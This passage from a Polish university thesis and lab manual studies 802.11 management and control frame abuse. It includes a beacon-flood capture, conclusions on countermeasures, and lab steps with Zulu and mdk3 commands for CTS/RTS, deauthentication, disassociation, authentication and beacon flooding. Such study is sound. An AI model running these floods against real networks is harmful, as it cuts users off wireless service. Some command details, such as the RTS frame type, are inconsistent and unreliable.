16316	68.14484200	Trend_e4:6e:dd	Broadcast	802.11	127	Beacon frame, SN=97, FN=0, Flags=........C, BI=100, SSID=n6a/=6!:%L`jhg
16317	68.14717300	AniCommu_05:1e:c4	Broadcast	802.11	135	Beacon frame, SN=99, FN=0, Flags=........C, BI=100, SSID=9uRk|eofC2"<nAaHLp%w c
16318	68.14965900	NortelNe_e5:42:bc	Broadcast	802.11	141	Beacon frame, SN=101, FN=0, Flags=........C, BI=100, SSID=CS v2}N4ekR>fm?H7_$^eC|H?_im
16319	68.15451000	ArrisGro_9f:c4:7d	Broadcast	802.11	128	Beacon frame, SN=105, FN=0, Flags=........C, BI=100, SSID= {GHq;l/u6rbO]>
16320	68.15554400	AmbitMic_8c:bd:64	Broadcast	802.11	115	Beacon frame, SN=106, FN=0, Flags=........C, BI=100, SSID=gT
16321	68.15682800	AskeyCom_67:70:42	Broadcast	802.11	139	Beacon frame, SN=107, FN=0, Flags=........C, BI=100, SSID=IO/GzleOD:XF2le&sGmJ*U8knN
16322	68.15806000	Cisco_c9:7c:d1	Broadcast	802.11	120	Beacon frame, SN=108, FN=0, Flags=........C, BI=100, SSID=s%@J]fv
16323	68.15923700	ProximWi_b4:50:c3	Broadcast	802.11	130	Beacon frame, SN=109, FN=0, Flags=........C, BI=100, SSID=f*pIF}G-W:;G6JLp0
16324	68.16055400	D-Link_66:ab:11	Broadcast	802.11	143	Beacon frame, SN=110, FN=0, Flags=........C, BI=100, SSID=z!-CE}l'954pii:<o".zH#>V6yZt]"
16325	68.16156000	BelkinCo_16:73:1a	Broadcast	802.11	133	Beacon frame, SN=111, FN=0, Flags=........C, BI=100, SSID=S4!>N=)je%5%D';?{2|}
16326	68.16283500	Enterasy_de:aa:03	Broadcast	802.11	124	Beacon frame, SN=112, FN=0, Flags=........C, BI=100, SSID=H&G"n ,[!K,
16327	68.16422000	Xircom_f3:99:c1	Broadcast	802.11	130	Beacon frame, SN=113, FN=0, Flags=........C, BI=100, SSID="^`qIpf;81\y3LyYC

Rys.7.11.6 Generowany ruch ramek w kanale 8 podczas niewłaściwego użycia ramek Beacon. Przepływ ramek został przechwycony przy użyciu programu Wireshark.

Podczas ataku Beacon kanał został przepełniony ogromną ilością nadmiarowych ramek Beacon o losowych SSID wraz z różnymi adresami MAC urządzeń pobranymi z bazy danych programu (Rys.7.11.6). Przykład pojedynczej ramki transmitowanej podczas ataku znajduje się na Rys.7.11.5. Wykrycie takiego ataku może polegać na sprawdzaniu, czy dana stacja wysyła kolejne ramki Beacon co określony czas w polu Beacon Interval.

8. Podsumowanie

Z przeprowadzonych doświadczeń wynika, że urządzenia zgodne ze standardem 802.11b+g (nie wspierające standardu 802.11w) są wrażliwe na ataki niewłaściwie użytymi ramkami. Atak z użyciem ramek CTS całkowicie zablokował pasmo dla innych transmisji danych, natomiast atak z użyciem ramek RTS znacznie ograniczył szybkość transmisji danych. Aby zapobiec takiego typu atakom należałoby rozpoznając atak na podstawie dużej ilości ramek CTS lub RTS, po których nie następuje transmisja zmienić aktualnie używany kanał na inny, lub w przypadku modulacji DSSS użyć innego ciągu rozpraszającego.

Niewłaściwe użycie ramek *Deauthentication* oraz *Dissasociation* sprowadziły do natychmiastowego odłączenia użytkownika od sieci. Zapobieganie takim atakom jest bardzo trudne, ponieważ transmisja ramek odłączających powinna być przeprowadzona z wykorzystaniem sekretnego klucza tak, aby osoba nieupoważniona nie była w stanie nie znając klucza spowodować odłączenia użytkownika od sieci.

Przeciążenie punktu dostępowego podczas badań zostało spowodowane transmisją dużej ilości ramek *Authentication* oraz *Association*, które symulowały podłączenie się do sieci ogromnej ilości użytkowników. Możliwością, która mogłaby ochronić urządzenia przed przeciążeniem wywołanym takim atakiem jest wcześniejsze ograniczenie ilości nowych przyłączeń, a przetworzenie zapytań od aktualnie podłączonych użytkowników.

Atak ramkami *Beacon* spowodował wyświetlenie się dużej ilości fizycznie nieistniejących sieci, co utrudniało wybór właściwej sieci przez nowych użytkowników. W celu ograniczenia przyrostu nieistniejących sieci należałoby odczekać czas potrzebny do odebrania kolejnych ramek *Beacon,* aby stwierdzić, że dana sieć jest prawdziwa, lub zastosować skanowania aktywne sieci.

Standardem, który pozwala zabezpieczyć się przed niektórymi z powyższych ataków jest IEEE 802.11w [19]. Jednak w wielu dostępnych już urządzeniach jak i tych, które dopiero wchodzą na rynek nie zostaje on wprowadzany, przez co bardzo dużo sieci jest wciąż podatnych na przeprowadzone w badaniu ataki.

9. Spis ilustracji

10.Spis tabel

11.Bibliografia

[1] Kuczyński K., Suszyński W.: „Bezprzewodowe sieci lokalne”. Lublin, 2012. ISBN 978-83-62773-37-4, s.21-32

[2] EEE, Standard 802.11n-2009, http://standards.ieee.org/about/get/802/

802.11.html

[3] EEE, Standard 802.11-2012, http://standards.ieee.org/findstds/standard/802.11-2012.html

[4] Gast S. M.: 802.11 „Wireless Networks: The Definitive Guide”, 2003. ISBN 83-7361-163-0

[5] Strona ze specyfikacją programu Iperf [Online], Dostępny w Internecie: https://iperf.fr/iperf-doc.php [dostęp 9 listopada 2015r.]

[6] Strona ze specyfikacją programu Zulu [Online], Dostępny w Internecie: http://zulu-wireless.sourceforge.net/ [dostęp 1 grudnia 2015]

[7] Strona ze specyfikacją programu Mdk3 [Online], Dostępny w Internecie: https://svn.mdk3.aircrackng.org/mdk3/docs/Documentation_incomplete.html

[8] EEE, Standard 802.11-2007, http://standards.ieee.org/about/get/

[9] EEE, Standard 802.11-1997, http://standards.ieee.org/about/get/

[10] Kozłowski N.: “Niekonwencjonalne ataki Wi-Fi” [Online], Artykuł dostępny w Internecie: https://nfsec.pl/hakin9/altwifi.pdf [dostęp 9 listopada 2015r.]

[11] Alocious Ch., Xiao H., Christianson B.: „Analysis of DoS Attacks at MAC Layer in Mobile Adhoc Networks” [Online], Artykuł dostępny w Internecie: http://ieeexplore.ieee.org [dostęp 11 grudnia 2015r.]

[12] Gupta V., Krishnamurthy S., Faloutsos M.: „Denial of service attacks at the mac layer in wireless ad hoc networks” [Online], Artykuł dostępny w Internecie: http://www.cs.ucr.edu/~krish/milcom_vik.pdf [dostęp 11 grudnia 2015r.]

[13] Nagajrun P., Kumar A.V., Kumar A.Ch., Ravi A.: „Simulation and Analysis of RTS/CTS DoS Attack Variants in 802.11 Networks” [Online], Artykuł dostępny w Internecie: http://ieeexplore.ieee.org [dostęp 11 grudnia 2015r.]

[14] Sawwashere S.S., Nimbhorkar S.U.: „Survey of RTS/CTS attacks in Wireless

network” [Online], Artykuł dostępny w Internecie: http://ieeexplore.ieee.org [dostęp 11 grudnia 2015r.]

[15] Malekzadeh M., Ghani A.A.A., Zulkarnain Z.A., Muda Z.: „Security Improvement for Management Frames in IEEE 802.11 Wireless Networks” [Online], dostępny w Internecie: http://paper.ijcsns.org/07_book/200706/20070638.pdf [dostęp 11 grudnia 2015r.]

[16] Bellardo J., Savage S.: 802.11 „Denial-of-Service Attacks Real Vulnerabilities and Practical Solutions” [Online], Artykuł dostępny w Internecie: https://cseweb.ucsd.edu/~savage/papers/UsenixSec03.pdf [dostęp 11 grudnia 2015r.]

[17] Cisco Deployment Guide: „802.11w Protected Management Frames” [Online], Artykuł dostępny w Internecie: http://www.cisco.com/c/en/us/td/docs/wireless/controller/technotes/5700/software/release/ios_xe_33/11rkw_DeploymentGuide/b_802point11rkw_deployment_guide_cisco_ios_xe_release33/b_802point11rkw_deployment_guide_cisco_ios_xe_release33_chapter_0100.html

[18] Eian M., Mjolsnes F.S.: „A Formal Analysis of IEEE 802.11w Deadlock Vulnerabilities” [Online], Artykuł dostępny w Internecie: http://ieeexplore.ieee.org [dostęp 9 stycznia 2015r.]

[19] EEE, Standard 802.11w-2009, http://standards.ieee.org/about/get/

Dodatek A: Instrukcja Laboratoryjna

1. Wstęp

Głównym celem ćwiczenia laboratoryjnego jest zwrócenie uwagi na słabe strony standardu IEEE 802.11. Niestety w wielu stosowanych oraz produkowanych obecnie urządzeniach nie wdraża się zabezpieczeń chroniących przed niektórymi poważnymi w skutkach niedoskonałościami standardu. Producenci urządzeń WLAN oraz użytkownicy sieci bezprzewodowych skupiają swoją uwagę na szybkości transmisji sieci oraz jakości szyfrowania przesyłanych danych. Bardzo często zapominają jednak (lub nie wiedzą) o istotnych lukach bezpieczeństwa w standardzie 802.11. Praktycznie każda stacja, która posiada odpowiednią kartę bezprzewodową i specjalne oprogramowanie jest w stanie zakłócić pracę sieci nawet bez konieczności przyłączenia się do niej.


1.1 Cel ćwiczenia

Celem ćwiczenia jest zbadanie wpływu ramek zarządzających i kontrolnych na wydajność i zachowanie sieci WLAN. Celem ćwiczenia jest również pokazanie słabych stron standardu IEEE 802.11 za pomocą niewłaściwego użycia ramek zarządzających i kontrolnych.

1.2 Wymagane wiadomości teoretyczne

Ogólne pojęcie o zasadzie działania standardu IEEE 802.11, rodzinie standardu oraz budowie i funkcjach ramek zarządzających i kontrolnych.

2. Schemat stanowiska pomiarowego



Rys.2.1 Schemat stanowiska pomiarowego.

Do wykonania ćwiczenia potrzebne będą dwa komputery z systemem operacyjnym *Kali Linux 2.0*, punkt dostępowy oraz w zależności od wykonywanego testu:

- Komputer z systemem Backtrack 3 z bezprzewodową kartą sieciową zawierającą układ *Atheros (*np.: Cisco AIR-CB21AG-W-K9) oraz zainstalowanym sterownikiem *Madwifi-ng* potrzebna do przeprowadzenia ataków z podrozdziałów 5.1-5.4 .
- Bezprzewodowa karta sieciowa kompatybilna z programem Mdk3 (np.: Sagem XG-762N, lub Intel Centrino Advanced-N 6200) podłączona do komputera klienta, potrzebna do przeprowadzenia ataków z podrozdziałów: 5.3, 5.5, 5.6.

3. Przygotowanie stanowiska pomiarowego

3.1 Instalacja programu potrzebnego do mierzenia wydajności sieci bezprzewodowej

Na dwóch komputerach z systemem *Kali Linux 2.0* należy zainstalować program Iperf3, którego zadaniem będzie sprawdzenie wydajności sieci. W celu zainstalowania programu należy posłużyć się komendą:

- `sudo apt-get install iperf3`

3.2 Instalacja programu Zulu.

Na komputerze z systemem *Backtrack* 3 należy pobrać i zainstalować program Zulu, którego zadaniem jest generowanie ramek MAC. Program można pobrać ze strony: http://sourceforge.net/projects/zulu-wireless/

3.3 Konfiguracja bezprzewodowej karty sieciowej do programu Zulu

Bezprzewodową kartę sieciową, która zostanie użyta przez program Zulu do wygenerowania niewłaściwych ramek należy skonfigurować w tryb nasłuchiwania jak w podanym poniżej przykładzie:

- `wlanconfig <nazwa_interfejsu> destroy`
- `wlanconfig <nazwa_interfejsu> create wlandev wifi0 wlanmode monitor`
- `ifconfig <nazwa_interfejsu> up`

3.4 Konfiguracja bezprzewodowej karty sieciowej do programu Mdk3

Bezprzewodową kartę sieciową podłączoną do stacji klienta należy skonfigurować w tryb nasłuchiwania:

- `ifconfig <nazwa_interfejsu> down`
- `iwconfig <nazwa_interfejsu> mode monitor`
- `ifconfig <nazwa_interfejsu>  up`

3.5 Instalacja programu Mdk3.

W przypadku jeśli program Mdk3 nie został domyślnie zainstalowany w pakiecie Kali Linux 2.0, należy go pobrać i zainstalować.

4. Pomiar wydajności sieci

4.1 Pomiar wydajności sieci przy użyciu protokołu bezpołączeniowego UDP

W celu zbadania wydajności sieci przy użyciu protokołu UDP na jednym z komputerów należy zdefiniować serwer:

- `iperf3 -s -f M`

natomiast na komputerze, który będzie pełnił rolę klienta należy wpisać komendę:

- `iperf3 -c <adres_ip_serwera> -u -f M -b 40M -t 10000`

gdzie:

`-s` – określa serwer

`-c <adres_ip_serwera>` – określa klienta oraz adres IP serwera

`-u` – wskazuje, że zostanie użyty protokół UDP

`-f M` – wskazuje, w jakiej jednostce zostanie zwrócony wynik pomiaru [MB]

`-b 40M` – określa maksymalną przepustowość na 40 MB/s

`-t 1000` – ustawia czas transmisji pakietów przez program na 1000s

4.2 Pomiar wydajności sieci przy użyciu protokołu połączeniowego TCP

W celu zmierzenia wydajności sieci przy użyciu protokołu połączeniowego TCP należy przygotować serwer komendą:


- `iperf3 -s -f M`

oraz rozpocząć pomiar wydajności komendą (wpisanej na stacji klienta):

- `iperf3 -c <adres_ip_serwera> -f M -t 10000`

5. Wpływ niewłaściwego użycia ramek na wydajność sieci

Podczas każdego z przeprowadzonych ataków (podpunkty od 5.1 do 5.5) należy wykonać pomiary wydajności sieci programem Iperf3 zarówno dla protokołu TCP jak i UDP. Dodatkowo należy włączyć komendą ping sprawdzanie dostępności łącza i zaobserwować zmiany wartości czasu odpowiedzi serwera. W celu zaobserwowania wygenerowanych ramek należy uruchomić program *Wireshark* i wykorzystać kartę bezprzewodową w trybie nasłuchiwania do przechwycenia wygenerowanych ramek (Rys.5.1).



Rys.5.1 Ustawienia interfejsu służącego do przechwycenia generowanych ramek w programie *Wireshark*.

5.1 Niewłaściwe użycie ramek CTS

Atak ramkami CTS polega na transmisji dużej ilości ramek powodujących zarezerwowanie dostępu do kanału przez fikcyjną stację na długi czas określony w polu *Duration* ramki. W celu wygenerowania ataku CTS należy posłużyć się programem Zulu:

- `zulu -t 17 -i <nazwa_interfejsu>`
  `-d <MAC_punktu_dostępu> -n 10000100`
  `--channel <nr_kanału> --duration 1000000`

gdzie:

`-t 17` – określa, że wygenerowane zostaną ramki typu CTS

`-i <nazwa_interfejsu>` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

`-d <MAC_punktu_dostępu>` – adres docelowy generowanych ramek

`-n 10000100` – ilość wysyłanych ramek

`--channel <nr_kanału>` – określa kanał, w którym zostaną transmitowane ramki

`--duration 1000000` – parametr mający wpływ na wartość pola *Duration*

5.2 Niewłaściwe użycie ramek RTS

Atak ramkami RTS jest bardzo podobny do ataku wykorzystującego ramki CTS. Polega na transmisji nadmiarowych ramek RTS rezerwujących dostęp do medium przez fikcyjną stację. Przeprowadzenie ataku jest możliwe za pomocą programu Zulu. Aby wygenerować niewłaściwe ramki RTS należy zamienić w poprzednio używanej komendzie (Podrozdział 5.1) typ generowanych ramek:

- `zulu -t 17 -i <nazwa_interfejsu>`
  `-d <MAC_punktu_dostępu> -n 10000100`
  `--channel <nr_kanału> --duration 1000000`

gdzie:

`-t 16` – określa, że wygenerowane zostaną ramki typu CTS

5.3 Niewłaściwe użycie ramek *Deauthentication*

Atak polegający na wysłaniu dużej ilości ramek powodujących zerwanie uwierzytelnienia przez urządzenie. Niewłaściwe ramki *Deauthentication* można wygenerować za równo programem Zulu, jak i Mdk3.

W przypadku użycia programu Zulu należy posłużyć się komendą:

- *zulu –t 15 –i <nazwa_interfejsu>*
  -d <MAC_urządzenia>
  -s <MAC_punktu dostępowego> –n 10000100
  --channel <nr_kanału>

gdzie:

-t 15 – określa, że wygenerowane zostaną ramki typu *Deauthentication*

-d (MAC_urządzenia) – adres docelowy generowanych ramek (podłączonego do punktu dostępowego urządzenia)

-s <MAC_punku_dostępowego) – adres źródłowy generowanych ramek

Aby wygenerować atak programem Mdk3 należy wykorzystać komendę:

- *mdk3 <nazwa_interfejsu> d –c <nr_kanału>*

gdzie:

d – określa, że wygenerowany zostanie atak *Deauthentication*

-c <nr_kanału> - określa kanał, w którym zostaną transmitowane ramki

5.4 Niewłaściwe użycie ramek *Dissasociation*

Atak polegający na wygenerowaniu dużej ilości ramek *Dissasociation* powodujących zerwanie skojarzenia z siecią. Możliwy jest do przeprowadzenia za pomocą programu Zulu:

- *zulu –t 2 –i <nazwa_interfejsu>*
  -d <MAC_urządzenia>
  -s <MAC_punktu dostępowego> –n 10000100
  --channel <nr_kanału>

gdzie:

-t 2 – określa, że wygenerowane zostaną ramki typu *Dissasociation*

-d (MAC_urządzenia) – adres docelowy generowanych ramek (podłączonego do punktu dostępowego urządzenia)

-s <MAC_punku_dostępowego) – adres źródłowy generowanych ramek

5.5 Niewłaściwe użycie ramek Authentication

Atak ramkami *Authentication* polega na symulacji rosnącej liczby użytkowników chcących przyłączyć się do punktu dostępowego. Po otrzymaniu niewłaściwych ramek, punkt dostępowy rezerwuje zasoby dla rosnącej liczby użytkowników i próbuje podtrzymać połączenie. Wygenerowanie ataku jest możliwe za pomocą programu Mdk3 przy użyciu polecenia:

- *mdk3 <nazwa_interfejsu> a*
  -i <MAC_punktu_dostępowego>

gdzie**:**

<nazwa_interfejsu> – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

a – określa, że wygenerowane zostaną ramki typu *Authentication*

-i <MAC_punktu_dostępu> – adres docelowy generowanych ramek (punkt dostępu)

5.6 Niewłaściwe użycie ramek Beacon

Atak *Beacon* polega na transmitowaniu nadmiarowej ilości ramek *Beacon* rozgłaszających obecność nieprawdziwych punktów dostępowych. Podczas tego ataku należy sprawdzić wygenerowane punkty dostępowe rozgłaszane w panelu dostępnych sieci urządzenia. Wygenerowanie niewłaściwych ramek *Beacon* jest możliwe przy użyciu programu Mdk3:

- *mdk3 <nazwa_interfejsu> b -g -a -c 8 -s 10000*
  -m

gdzie:

-<nazwa_interfejsu> – określa kartę bezprzewodową, z której zostaną wygenerowane ramki

-b – wygenerowany atak będzie typu *Beacon Flood*

-g – pokazuje stację jako 54 Mbit

-a – pokazuje stację jako używającą szyfrowania WPA AES

-s 10000 – ilość wysyłanych ramek na sekundę

-m – używa adresów MAC w oparciu o wewnętrzną bazę danych programu

6. PYTANIA

- Jaki jest wpływ niewłaściwego użycia poszczególnych ramek na wydajność oraz zachowanie sieci bezprzewodowej?
- Które z przeprowadzonych ataków mogą być najbardziej szkodliwe dla użytkowników sieci bezprzewodowych?
- Jak można zapobiec poszczególnym atakom i czy jakieś obecnie produkowane urządzenia bezprzewodowe posiadają zabezpieczenia przeciwko, któremuś z ataków przeprowadzonych w trakcie laboratorium?